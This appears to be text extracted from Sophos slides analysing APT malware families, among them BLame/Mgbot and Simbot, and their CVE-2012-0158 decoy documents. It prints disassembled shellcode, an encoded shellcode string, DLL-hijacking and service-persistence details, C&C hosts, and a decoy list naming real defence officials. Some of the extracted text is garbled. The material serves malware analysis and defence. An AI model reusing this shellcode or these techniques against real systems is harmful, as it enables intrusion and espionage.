
Simple components – (v. 6.0)



Dll search order hijacking: clean application loading malicious DLL



Digitally signed clean loaders



DLL search order hijacking elsewhere

Tusmed (Plugx spinoff project)

- Payload dropped to %WINDOWS%\ ntshrui.dll, loaded by explorer.exe
- Payload dropped to %WINDOWS%\wdmaud.drv, loaded by explorer.exe


Icefog

- Payload dropped by explorer.exe

Yaludle

- Payload dropped by explorer.exe

Plugx copycat



SOPHOS

BLame

(a.k.a. Mgbot, Mgmbot)

Decoy document

The image displays two overlapping spreadsheet windows. The background window is Microsoft Excel, showing a table with columns for Name (姓名), Gender (性别), and Region (地区). The foreground window is OpenOffice Calc, displaying a document titled "LIST OF KEY OFFICIALS IN THE DND PROPER As of November 30, 2012".

NAME	POSITION/DESIGNATION	OFFICE
OFFICE OF THE SECRETARY		
VOLTAIRE T. GAZMIN	Secretary of National Defense	OSEC
DR. PETER PAUL RUBEN G. GALVEZ	Acting Chief of Staff to SMD/DND Spokesperson	OASPP/OSEC
EDITHA B. SANTOS, CESE	Head Executive Asst./ Officer-in-Charge Defense Acquisition Office	OSEC
COL HERMINIGILDO C AQUINO PA (GSC)	Senior Military Assistant to SMD	OSMA
MAJ RAMON ANTONIO E BELLO PA	Group Commander, Defense Intelligence Security Group	DISG
PENELOPE G. PAMITTAN	Chief Admin Officer, OIC - Internal Audit Service	OIAS
LT KATHYLEEN J PUNDAVELA PN	Officer-In-Charge, Protocol	Protocol Office
UNDERSECRETARIES		
HONORIO S. AZCUETA	USEC of National Defense/USEC for Defense Affairs	OUSND/OUSDA
FERNANDO I. MANALO	USEC for Finance, Munitions, Installations and Materiel	OUSFMIM
PIO LORENZO F. BATINO	USEC for Legal and Legislative Affairs and Strategic Concerns	OUSLLASC
EDUARDO G. BATAK	USEC for Civil, Veterans and Reserve Affairs	OUSCVRA
PROCESO T. DOMINGO	Department Undersecretary	OCD (Reassignment)
ASSISTANT SECRETARIES		
EFREN Q. FERNANDEZ	ASEC for Personnel	OASPER
ERNESTO D. BOAC	ASEC for Comptrollership	OASCOM
DANILO AUGUSTO B. FRANCIA	ASEC for Plans & Programs	OASPP
RAYMUND JOSE G. QUILOP	ASEC for Strategic Assessment	OASSA
PATRICK M. VELEZ	ASEC for Acquisition, Installations and Logistics 982-5607	OASAIL

CVE-2012-0158

Seen in China, Myanmar, Korea

Encrypted Excel workbook with hardcoded default password:

- <http://nakedsecurity.sophos.com/2013/04/11/password-excel-velvet-sweatshop/>

“VelvetSweatshop”

Shellcode anti-tracing trick

```
sub    al, 0E8h ; 'p'  
jz     short loc_22549      ; shift GlobalAlloc entry by 7  
jmp    short loc_22553      ; shift GlobalAlloc entry by 5
```

```
loc_22549: ; CODE XREF: seg000:00022545↑j  
add    dword ptr [ebp+14h], 7 ; shift GlobalAlloc entry by 7  
add    dword ptr [ebp+30h], 7 ; shift WriteFile entry by 7  
jmp    short loc_2255B
```

```
add    dword ptr [ebp+2Ch], 5 ; modify the saved export address to skip the first 5 bytes  
jmp    short loc_2270A
```

loc

```
a ; ===== S U B R O U T I N E =====  
a
```

```
; Attributes: bp-based frame
```

```
call_WinExec proc near ; CODE XREF: seg000:loc_2270A↓p  
mov     esi, ebp  
mov     edi, edi  
push   ebp ; compensate skipped prologue  
mov     ebp, esp  
jmp     dword ptr [esi+2Ch] ; WinExec  
call_WinExec endp
```

```
loc_2270A: ; CODE XREF: seg000:000226FE↑j  
call   call_WinExec  
pop    ebp
```

Shellcode anti-tracing trick

CPU - main thread, module kernel32

Breakpoint at entry

Shellcode enters here

Executing dropped EXE

Shellcode on stack

Address	Hex dump	ASCII
0013B302	98 01 00 00 55 6A 00 8B 45 5D 50 83 45 2C 05 EB	ÿ0..Uj.¡E¡PáE, #ú
0013B312	0A 8B F5 8B FF 55 8B EC FF 66 2C E8 F1 FF FF FF	.¡s¡ U¡g f, þ±
0013B322	5D 33 C0 8A 45 5C 2C E8 74 02 EB 21 55 FF 75 65	¡3±E\, þt00!U ue
0013B332	6A 40 8B 50 44 81 C3 F4 00 00 00 EB 08 3B F5 6A	¡0¡100!U¡.¡0¡s¡j
0013B342	1C 53 FF 66 65 8B D0 5B 40 F5 F7 75 LS f¡þ% ¡ú+U u	
0013B352	65 6A 40 EB 0A 8B F5 8B FF 55 8B EC FF 66 14 E8	ej00.¡s¡ U¡g f¡þ
0013B362	F1 FF FF FF 5D 89 45 61 33 C0 05 20 DE 01 00 03	± ¡èEa3± i0.0
0013B372	45 50 6A 00 6A 00 50 FF 75 40 FF 55 20 33 C9 51	EPj.j.P u0 U 3f0
0013B382	8D 45 6D 50 FF 75 65 FF 75 61 FF 75 40 FF 55 1C	iEmP ue ua u0 UL
0013B392	8B 4D 6D 8B 75 61 8B FE B3 CA AC 32 C3 34 28 AA	iMniuai=¡±%2¡4(-
0013B3A2	FE C3 E2 F6 6A 00 6A 00 6A 00 FF 75 40 FF 55 20	±¡0±j.j.j. u0 U
0013B3B2	33 C0 8A 45 5C 2C E8 74 02 EB 2C 55 6A 00 8D 45	3±èE\, þt00,Uj.¡E
0013B3C2	71 50 8F 75 65 8B 55 61 52 FF 75 40 8B 5D 30 81	qP ue¡UaR u0¡l0ú
0013B3D2	C3 92 00 00 00 EB 08 8B F5 6A 18 53 FF 66 30 E8	HE...0ú¡s¡j±S f0þ
0013B3E2	F3 FF FF FF 5D EB 23 55 6A 00 8D 45 71 50 FF 75	% ¡ú±Uj.¡E0P u
0013B3F2	65 8B 55 61 52 FF 75 40 EB 0A 8B F5 8B FF 55 8B	e¡UaR u00.¡s¡ U¡

Registers (FPU)

EAX 02EF8978 ASCII "C:\DOCUME~1\user\LOCALS~1\Temp\Winword.exe"

ECX 0013AD00

EDX 7C90EB94 ntdll.KiFastSystemCallRet

EBX 7C811038 kernel32.7C811038

ESP 0013AD08

EBP 0013AD08

ESI 0013B0AE

EDI 00232C44

EIP 7C861152 kernel32.7C861152

ST0 empty -9.7203287515482860190e+375

ST1 empty -9.7203332968654122300e+375

ST2 empty -5.2500913515046905160e-300

ST3 empty -UNORM C4E0 00000000 00000001

ST4 empty +UNORM 3488 00000052 8063524C

ST5 empty 1.000000000000000000000000

0013AD08 0013B0AE

0013AD0C 0013B322 RETURN to 0013B322 from 0013B313

0013AD10 02EF8978 ASCII "C:\DOCUME~1\user\LOCALS~1\Temp\Winword.e

0013AD14 00000000

0013AD18 0013B0AE

0013AD1C 00038AE9

0013AD20 00000000

0013AD24 00000004

0013AD28 00000000

0013AD2C 00000008

0013AD30 73496253

0013AD34 00000064

0013AD38 00000002

0013AD3C 00000000


0013AD40 0000746C

0013AD44 00019C46

0013AD48 E0FFD8FF

0013AD4C 46401000

Installation flow



Takes over an existing service:

HKLM\SYSTEM\CurrentControlSet\Services\AppMgmt\Parameters --> ServiceDll

Main payload

- Compiled from the LAME MP3 encoder
- Some versions use UDT library
- Additional malware export(s)
- ASCII and Unicode string encryption
 - Key for ASCII strings:
 - Key for Unicode string:
 - Key for API function names:
- C&C server names encrypted
- Usual backdoor functions:
 - Create screenshot
 - Get drive type (FAT, FAT32, NTFS)
 - Enumerate files and directories
 - Rename files
 - Create directory
 - Delete File

Name	Address	Ordinal
beInitStream	10071A30	1
beEncodeChunk	100726F0	2
beDeinitStream	100727C0	3
beCloseStream	100714B0	4
beVersion	10070910	5
beWriteVBRHeader	100719B0	6
beEncodeChunkFloatS16NI	10072690	7
beFlushNoGap	100719D0	8
beWriteInfoTag	10071910	9
ServiceMain	10070D00	10
lame_get_out_sample	10072810	11
lame_set_out_sample	100729C0	12
lame_init	1004CFF0	100
lame_close	1004D050	101
lame_init_params	1004D660	102
lame_encode_buffer_interleaved	1004FAE0	110
lame_encode_flush	1004FD70	120
lame_mp3_tags_fid	1004D4A0	130
lame_set_num_samples	10050A40	1000
lame_get_num_samples	10050A30	1001
lame_set_in_samplerate	10050A20	1002
lame_get_in_samplerate	10050A10	1003
lame_set_num_channels	100509E0	1004
lame_get_num_channels	100509D0	1005
lame_set_scale	100509C0	1006
lame_get_scale	100509B0	1007
lame_set_scale_left	100509A0	1008
lame_get_scale_left	10050990	1009
lame_set_scale_right	10050980	1010
lame_get_scale_right	10050970	1011
lame_set_out_samplerate	10050960	1012
lame_get_out_samplerate	10050950	1013

Main payload versions

Version	PE/LAME Timestamp	Exports	DES key count	UDT present	First seen	Servers
2.2	19/10/2011	<i>lame_set_out_sample</i> <i>lame_get_out_sample</i>	3	-	08/04/2013	202.146.217.229
2.22	17/02/2012	<i>lame_set_out_sample</i>	3	-	31/05/2013	103.246.247.194
2.3(TCP)	19/03/2012	<i>lame_set_out_sample</i>	3	-	26/04/2013	forwork.my03.com
2.3(UDP)	06/06/2012	<i>lame_set_out_sample</i>	3	+	07/12/2012	113.10.201.254 goodnewspaper.gicp.net 1115.126.3.214 goodnewspaper.3322.org
2.4(UDP)	19/01/2013	<i>lame_set_out_sample</i>	2	+	06/05/2013	113.10.201.254 113.10.201.250 125.141.149.23 125.141.149.46 125.141.149.49 58.64.129.149 goodnewspaper.3322.org goodnewspaper.gicp.net

Informative string constants

General operation:

Client RecvData Complete

A File Search Task has start already !!!

File Search Task Success

File Search Task Failed, Please Check

Upload Client Failed

Upload Client Success

Delete File Success

Delete File Failed

Rename File Success

Rename File Failed

Create Folder Success

Create Folder Failed

Global\VMM1002

Undocumented functionality:

X:\Windows\System32\rundll32.exe

X:\Windows\msacm32.drv

arp -s %s 11-11-11-11-11-11

2.4(UDP)

Junk:

lsjkl

Unused string constants

Internal configuration:

ASCII:

1a: kazafei

1b: 192.168.1.98

1c: 80

Junk:

ASCII:

1f: #

Unicode:

7: WINSTAO

14: AppMgmt

3a: @

52: Start

Undocumented functionality:

ASCII:

1d: MagicMutex

Unicode:

15: D:\Resume.dll

16: D:\delete.dll

17: D:\delete2.dll

SOPHOS

Simbot


CVE-2012-0158

Encrypted Excel workbook with hardcoded default password:

- <http://nakedsecurity.sophos.com/2013/04/11/password-excel-velvet-sweatshop/>

“VelvetSweatshop”

Installation flow




Science.exe

Registered for startup

HKLM\SYSTEM\CurrentCont

Added to the DEP exclusion list

sysdm.cpl -> NoExecuteAddF



Logging

```
char *write_log(int a1, char *Format, ...)
{
    va_list va; // [sp+200Ch] [bp+Ch]@1
    char *result; // eax@1
    char Dest; // [sp+0h] [bp-2000h]@2


    va_start(va, Format);
    result = Format;
    if ( Format )
    {
        result = (char *)vsprintf(&Dest, Format, va);
        if ( (unsigned int)result < 0x2000 )
            result = (char *)CLog__ADD_Log(g_Log, &Dest, result, a1);
    }
    return result;
}
```

Exploitation

Log function epilogue:


```
add esp, 2000h  
retn
```

<i>0x404350 (PC@)</i>
<i>Param 1: log entry ID</i>
<i>Param 2: address of command line</i>



```
.text:00404350 pop ecx  
.text:00404351 retfn
```

<i>Param 1: log entry ID</i>
<i>Param 2: address of command line</i>



```
LLLLYIIII7QZAKA0D2A00A0ka0D2A12B10B1ABjAX8A1uIN  
2uNkXIMQJLePvbUPePJgW59t7kwOKDSPJgg5hh2ZezxFVX  
Jg75xlrebuXbtKyWqUXp5FKfZvYPKwpEzTm7xosdLUO7w5  
zXLnN0dVNKO72eKLYKJs3
```

Shellcode from the command line

at t

```
push    ebp
mov     ebp, esp
sub     esp, 200h
mov     dword ptr [ebp-1Ch], 60F43F1Bh ; GetModuleFileNameA
mov     dword ptr [ebp-18h], 38C62A7Ah ; CreateFileA
mov     dword ptr [ebp-14h], 0BE25545h ; ReadFile
mov     dword ptr [ebp-10h], 0C0D6D616h ; CloseHandle
mov     dword ptr [ebp-0Ch], 9554EFE7h ; GetFileSize
mov     dword ptr [ebp-8], 0AB16D0AEh ; VirtualAlloc
mov     dword ptr [ebp-4], 0B562D3DBh ; VirtualFree
xor     ecx, ecx
mov     esi, fs:dword_30 ; ESI <- PEB
mov     esi, [esi+0Ch] ; PPEB_LDR_DATA
mov     esi, [esi+1Ch] ; <- InInitOrderModuleList

next_module:                                ; CODE XREF: seg000:00002455↓j
mov     eax, [esi+8] ; <- DllBase
mov     edi, [esi+20h] ; <- BaseDllName
mov     esi, ds:off_0[esi] ; <- next entry
cmp     [edi+18h], cx ; check name length - search for KERNEL32.DLL
jnz    short next_module ; <- DllBase
mov     ebx, eax
mov     edx, [ebx+3Ch]
mov     edx, [edx+ebx+78h] ; <- Export table
add     edx, ebx
mov     [ebp-24h], edx
mov     esi, [edx+20h] ; <- Export table: Address of names
add     esi, ebx
mov     ecx, [edx+18h] ; <- Export table: number of names
xor     edx, edx
mov     [ebp-28h], edx

next_function:                              ; CODE XREF: seg000:000024C5↓j
```

the

Main payload

